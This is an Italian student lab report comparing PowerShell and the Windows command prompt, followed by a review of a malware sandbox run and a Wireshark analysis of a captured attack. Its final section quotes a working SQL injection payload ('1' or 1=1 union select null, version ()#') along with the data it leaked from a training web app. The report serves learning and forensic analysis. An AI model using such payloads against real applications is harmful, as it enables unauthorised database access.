

# Report Esercizio Epicode

*Progetto S11/L5*

## 1. OBIETTIVO


Lo scopo di questo esercizio è familiarizzare con la powershell di window e vedere le differenze di output tra powershell e prompt dei comandi

Per svolgere questo esercizio ho preparato:

- La VM window 10 metasploitable
- Scheda di rete con bridge
- Powershell di window
- Prompt dei comandi di window

## 2. VERIFICA DELLA CONNESSIONE

Prima di svolgere l'esercizio, all'interno della powershell **ping google.com** per verificare che io sia connesso ad internet



```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

PS C:\Users\user> ping google.com

Esecuzione di Ping google.com [142.250.181.174] con 32 byte di dati:
Risposta da 142.250.181.174: byte=32 durata=8ms TTL=115
Risposta da 142.250.181.174: byte=32 durata=10ms TTL=115
Risposta da 142.250.181.174: byte=32 durata=7ms TTL=115
Risposta da 142.250.181.174: byte=32 durata=8ms TTL=115

Statistiche Ping per 142.250.181.174:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 7ms, Massimo = 10ms, Medio = 8ms
PS C:\Users\user> ^C
PS C:\Users\user>
```

## 3 DIFFERENZE TRA POWERSHELL E PROMPT DEI COMANDI

Inserisco all'interno del prompt dei comandi la parola **dir**, la quale mi mostra le directory dell'utente user/utente.

```

C:\Users\Utente> dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: 98FA-6F7A

Directory di C:\Users\Utente

12/02/2026  17:02    <DIR>          .
02/02/2026  09:16    <DIR>          ..
23/04/2024  14:02    <DIR>          .ms-ad
17/12/2025  14:32           178 .packettracer
20/02/2026  14:23    <DIR>          .VirtualBox
17/12/2025  14:33    <DIR>          Cisco Packet Tracer 9.0.0
07/04/2025  16:17    <DIR>          Contacts
16/02/2026  16:56    <DIR>          Desktop
07/04/2025  16:17    <DIR>          Documents
16/02/2026  11:48    <DIR>          Downloads
07/04/2025  16:17    <DIR>          Favorites
07/04/2025  16:17    <DIR>          Links
07/04/2025  16:17    <DIR>          Music
26/03/2025  10:37    <DIR>          OneDrive
07/04/2025  16:17    <DIR>          Pictures
26/03/2025  19:11    <DIR>          PycharmProjects
07/04/2025  16:17    <DIR>          Saved Games
07/04/2025  16:17    <DIR>          Searches
07/04/2025  16:17    <DIR>          Videos
13/02/2026  15:00    <DIR>          VirtualBox VMs
               1 File                178 byte
            19 Directory  34.770.685.952 byte disponibili

C:\Users\Utente>

```

Faccio la stessa cosa ma con powershell

```

Directory: C:\Users\user

Mode                LastWriteTime         Length Name
----                -
d-r---             09/07/2024    16:37             Contacts
d-r---             24/04/2025     00:00             Desktop
d-r---             09/07/2024    18:05             Documents
d-r---             09/07/2024    16:37             Downloads
d-r---             09/07/2024    16:37             Favorites
d-r---             09/07/2024    16:37             Links
d-r---             09/07/2024    16:37             Music
d-r---             09/07/2024    16:39             Pictures
d-r---             09/07/2024    16:37             Saved Games
d-r---             09/07/2024    16:39             Searches
d-r---             09/07/2024    16:37             Videos

```

possiamo notare che a partià di comando, powershell va un pò più nel dettaglio perché mostra i permessi dell'utente nelle cartelle (che è solo di lettura) e anche l'ultima volta che è stata aperta la cartella.

Adesso provo con i comandi **ping**, **cd** e **ipconfig**.

Digito i comandi sul prompt

```
C:\Users\user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione: homenet.telecomitalia.it
    Indirizzo IPv4. . . . . : 192.168.1.13
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.1

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:4625:9904:2c3c:164a:a8ff:358b
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::2c3c:164a:a8ff:358b%5
    Gateway predefinito . . . . . : ::

Scheda Tunnel isatap.homenet.telecomitalia.it:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione: homenet.telecomitalia.it

C:\Users\user>
```

```
C:\Users\Utente> cd
C:\Users\Utente

C:\Users\Utente> cd oneDrive

C:\Users\Utente\OneDrive>|
```

```
C:\Users\Utente> ping google.com

Esecuzione di Ping google.com [192.178.203.138] con 32 byte di dati:
Risposta da 192.178.203.138: byte=32 durata=11ms TTL=109
Risposta da 192.178.203.138: byte=32 durata=11ms TTL=109
Risposta da 192.178.203.138: byte=32 durata=11ms TTL=109
Risposta da 192.178.203.138: byte=32 durata=11ms TTL=109

Statistiche Ping per 192.178.203.138:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 11ms, Massimo = 11ms, Medio = 11ms
```

Faccio la stessa cosa ma su powershell

```

Minimo = 8ms, Massimo = 10ms, Medio = 8ms
PS C:\users\user> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione: homenet.telecomitalia.it
    Indirizzo IPv4. . . . . : 192.168.1.13
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.1

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:4625:9904:2c3c:164a:a8ff:358b
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::2c3c:164a:a8ff:358b%5
    Gateway predefinito . . . . . : ::

Scheda Tunnel isatap.homenet.telecomitalia.it:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione: homenet.telecomitalia.it
PS C:\users\user>

```

```

PS C:\Users\user\downloads> cd /users/user
PS C:\users\user> ping google.com

Esecuzione di Ping google.com [142.251.140.110] con 32 byte di dati:
Risposta da 142.251.140.110: byte=32 durata=10ms TTL=115
Risposta da 142.251.140.110: byte=32 durata=8ms TTL=115
Risposta da 142.251.140.110: byte=32 durata=8ms TTL=115
Risposta da 142.251.140.110: byte=32 durata=9ms TTL=115

Statistiche Ping per 142.251.140.110:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 8ms, Massimo = 10ms, Medio = 8ms
PS C:\users\user>

```

```

PS C:\Users\user> cd downloads
PS C:\Users\user\downloads> _

```

Nel comando **cd** non ci sono differenze, medesima cosa nel comando **ipconfig**. L'unico che ha una differenza è l'indirizzo ip al quale il comando **ping** prende come destinazione.

Il comando in powershell che corrisponde a dir è **Get-ChildItem**, infatti il comando sulla shell genera lo stesso output

```
PS C:\users\user> Get-ChildItem
```

```
Directory: C:\users\user
```

Mode	LastWriteTime	Length	Name
d-r---	09/07/2024 16:37		Contacts
d-r---	24/04/2025 00:00		Desktop
d-r---	09/07/2024 18:05		Documents
d-r---	09/07/2024 16:37		Downloads
d-r---	09/07/2024 16:37		Favorites
d-r---	09/07/2024 16:37		Links
d-r---	09/07/2024 16:37		Music
d-r---	09/07/2024 16:39		Pictures
d-r---	09/07/2024 16:37		Saved Games
d-r---	09/07/2024 16:39		Searches
d-r---	09/07/2024 16:37		Videos

```
PS C:\users\user>
```

## 4 NETSTAT

Ora andiamo ad esplorare il comando **netstat** su powershell. Digito **netstat-r** per visualizzare le tabelle di routing

```
PS C:\users\user> netstat -r
```

```
Elenco interfacce
```

```
4...08 00 27 25 2a 29 .....Intel(R) PRO/1000 MT Desktop Adapter
1.....Software Loopback Interface 1
5...00 00 00 00 00 00 e0 Microsoft Teredo Tunneling Adapter
3...00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
```

```
IPv4 Tabella route
```

```
Route attive:
```

Indirizzo rete	Mask	Gateway	Interfaccia	Metrica
0.0.0.0	0.0.0.0	192.168.1.1	192.168.1.13	10
127.0.0.0	255.0.0.0	On-link	127.0.0.1	306
127.0.0.1	255.255.255.255	On-link	127.0.0.1	306
127.255.255.255	255.255.255.255	On-link	127.0.0.1	306
192.168.1.0	255.255.255.0	On-link	192.168.1.13	266
192.168.1.13	255.255.255.255	On-link	192.168.1.13	266
192.168.1.255	255.255.255.255	On-link	192.168.1.13	266
224.0.0.0	240.0.0.0	On-link	127.0.0.1	306
224.0.0.0	240.0.0.0	On-link	192.168.1.13	266
255.255.255.255	255.255.255.255	On-link	127.0.0.1	306
255.255.255.255	255.255.255.255	On-link	192.168.1.13	266

```
Route permanenti:
```

```
Nessuna
```

```
IPv6 Tabella route
```

```
Route attive:
```

Interf	Metrica	Rete	Destinazione	Gateway
5	306	::/0		On-link
1	306	::1/128		On-link
5	306	2001::/32		On-link
5	306	2001:0:4625:9904:2c3c:164a:a8ff:358b/128		On-link
5	306	fe80::/64		On-link
5	306	fe80::2c3c:164a:a8ff:358b/128		On-link
1	306	ff00::/8		On-link
5	306	ff00::/8		On-link

```
Route permanenti:
```

```
Nessuna
```

```
PS C:\users\user>
```

Il gateway ipv4 è **192.168.1.1**

Digito il comando **netstat -abno** per visualizzare i processi alle connessioni TCP attive. In più apro gestione attività, clicco su più dettagli, clicco su PID per metterli in ordine, scelgo da netstat il **PID 440**, una volta trovato su task manager, tasto destro, proprietà

Cestino

Google Chrome

Malware

Programmi per Malwa...

Icecast2 Win32

tomcat

Gestione attività

File Opzioni Visualizza

Processi Prestazioni Cronologia applicazioni Avvio Utenti Dettagli Servizi

Nome	PID	Stato	Nome ute...	CPU	Memoria (...)	Descrizione
Interrupt sistema	-	In esecuzione	SYSTEM	02	0 K	Chiamate di proced...
Processo di inattività...	0	In esecuzione	SYSTEM	92	4 K	Percentuale di temp...
System	4	In esecuzione	SYSTEM	00	4.992 K	NT Kernel & System
svchost.exe	72	In esecuzione	SERVIZIO L...	00	5.080 K	Processo host per se...
smss.exe	284	In esecuzione	SYSTEM	00	76 K	Gestione sessioni di ...
csrss.exe	376	In esecuzione	SYSTEM	00	460 K	Processo runtime cli...
wininit.exe	440	In esecuzione	SYSTEM	00	260 K	Applicazione di avvi...
csrss.exe	460	In esecuzione	SYSTEM	00	476 K	Processo runtime cli...
winlogon.exe	516	In esecuzione	SYSTEM	00	760 K	Applicazione Access...
services.exe						App Servizi e Contro...
lsass.exe						Local Security Auth...
svchost.exe						Processo host per se...
svchost.exe						Processo host per se...
svchost.exe						Processo host per se...
svchost.exe						Processo host per se...
dwm.exe						Gestione finestre de...
svchost.exe						Processo host per se...
MicrosoftEdge						Microsoft Edge Upd...
w3wp.exe						IS Worker Process
VBBoxService.ex						VirtualBox Guest Ad...
svchost.exe						Processo host per se...
svchost.exe						Processo host per se...
svchost.exe						Processo host per se...
dllhost.exe						COM Surrogate

Proprietà - wininit

Generale Fime digitali Sicurezza Dettagli Versioni precedenti

wininit

Tipo di file: Applicazione (.exe)

Descrizione: Applicazione di avvio di Windows

Percorso: C:\Windows\System32

Dimensioni: 283 KB (290.304 byte)

Dimensioni su disco: 284 KB (290.816 byte)

Data creazione: venerdì 10 luglio 2015, 13:00:01

Ultima modifica: venerdì 10 luglio 2015, 13:00:01

Ultimo accesso: venerdì 10 luglio 2015, 13:00:01

Attributi: ☐ Sola lettura ☐ Nascosto Avanzate...

Termina attività

```
Seleziona Amministratore: Windows PowerShell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

PS C:\Windows\system32> netstat -abno

Connessioni attive

Proto Indirizzo locale Indirizzo esterno Stato PID
TCP 0.0.0.0:7 0.0.0.0:0 LISTENING 2280
[tcpsvcs.exe]
TCP 0.0.0.0:9 0.0.0.0:0 LISTENING 2280
[tcpsvcs.exe]
TCP 0.0.0.0:13 0.0.0.0:0 LISTENING 2280
[tcpsvcs.exe]
TCP 0.0.0.0:17 0.0.0.0:0 LISTENING 2280
[tcpsvcs.exe]
TCP 0.0.0.0:19 0.0.0.0:0 LISTENING 2280
[tcpsvcs.exe]
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4
Impossibile ottenere informazioni sulla proprietà
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 700
RpcSs
[svchost.exe]
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
Impossibile ottenere informazioni sulla proprietà
TCP 0.0.0.0:1801 0.0.0.0:0 LISTENING 1092
[msqsvc.exe]
TCP 0.0.0.0:2103 0.0.0.0:0 LISTENING 1092
[msqsvc.exe]
TCP 0.0.0.0:2105 0.0.0.0:0 LISTENING 1092
[msqsvc.exe]
TCP 0.0.0.0:2107 0.0.0.0:0 LISTENING 1092
[msqsvc.exe]
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 824
TermService
[svchost.exe]
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING 4
Impossibile ottenere informazioni sulla proprietà
TCP 0.0.0.0:5432 0.0.0.0:0 LISTENING 2700
[postgres.exe]
TCP 0.0.0.0:8009 0.0.0.0:0 LISTENING 2332
[tomcat7.exe]
TCP 0.0.0.0:8080 0.0.0.0:0 LISTENING 2332
[tomcat7.exe]
TCP 0.0.0.0:8443 0.0.0.0:0 LISTENING 4
Impossibile ottenere informazioni sulla proprietà
TCP 0.0.0.0:49408 0.0.0.0:0 LISTENING 440
Impossibile ottenere informazioni sulla proprietà
TCP 0.0.0.0:49409 0.0.0.0:0 LISTENING 948
EventLog
```



Dall'opzione proprietà sul **PID** possiamo ottenere moltissime informazioni tra cui:

- Su generali il tipo di **applicazione**, **quando si avvia** e **il suo percorso di cartelle**. Se vogliamo sulle opzioni avanzate possiamo **crittografare** il file e anche **comprimerlo** per risparmiare spazio su disco
- Su **firme digitali** possiamo visualizzare il certificato e notare che esso è scaduto nel 2016
- Su sicurezza possiamo notare e modificare i permessi su questa applicazione.

## 5 CESTINO

Creo un file notepad e lo sposto nel cestino





Digito il comando **clear-recyclebin** e cancello il file dal cestino permanentemente

```
PS C:\Users\user> clear-recyclebin  
Conferma  
Eseguire l'operazione?  
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".  
[S] Sì [T] Sì a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida (il valore predefinito è "S"): T  
PS C:\Users\user>
```



## 5 CONCLUSIONI


Powershell è sicuramente una versione più potente rispetto al prompt dei comandi con il fatto che puoi creare **script** e i comandi **cmdlet** sono più intuitivi da imparare essendo verbo-sostantivo.

## ANALISI IOC

Accedo a questo link <https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281> e mi ritrovo su questa pagina.


The screenshot displays the ANY.RUN web interface. On the left, a sidebar contains navigation options like 'New analysis', 'Reports', 'Teamwork', 'Pricing', 'Contacts', 'FAQ', and 'Sign in'. The main area shows a file upload section for 'kioluu / Mueard.exe'. Below this, a table lists network requests with columns for TimeShift, Headers, Rep, PID, Process name, CN, URL, and Content. The table shows several requests from 'firefox.exe' to various URLs. On the right, a 'Malicious activity' panel shows indicators for 'IOC', 'MalConf', and 'Restart'. It also displays a 'Processes' list with columns for PID, Process name, and various metrics. A 'Process details' panel for 'firefox.exe' shows its ID (6596), name, user, start time, and command line. A 'Warning' section at the bottom indicates a 'Rename Legitimate Utilities (1)' action.

Da qui vado su graph e mi ritrovo in questa schermata



Da qui clicco sugli oggetti gialli e rossi dove posso informarmi sugli attacchi sospetti tramite la sigla IT


The screenshot shows a warning message in the ANY.RUN interface. The message is titled 'Warning 1' and contains the text 'T1036.003 Rename Legitimate Utilities (1)'. The message is displayed in a blue box with a yellow border.



Da queste informazioni si evince che tutto parte dallo scaricamento di un dropper da github che deposita un malware offuscato con NET.reactor che a sua volta utilizza strumenti legittimi Window per evadere controlli di sicurezza stabilire comunicazioni con un C2 su porte non standard.

## BONUS SQL INJECTION

Avvio la mia macchina cyberops workostation e da application mi apro wireshark. Da wireshark mi apro il file sql e arrivo a questa schermata



Gli ip coinvolti in questo attacco sono

- **Sorgente dell'attacco 10.0.2.4**
- **Destinatario 10.0.2.15**

Poi sono andato sulla riga 22 e ho fatto tasto destro, follow request http e all'interno del file su find ho scritto 1=1

```

</p>
</form>
<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null
, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</p>
re><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<b
r />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
</div>
<h2>More Information</h2>
<ul>
<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/5DP0
N1P76E.html</a></li>
<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
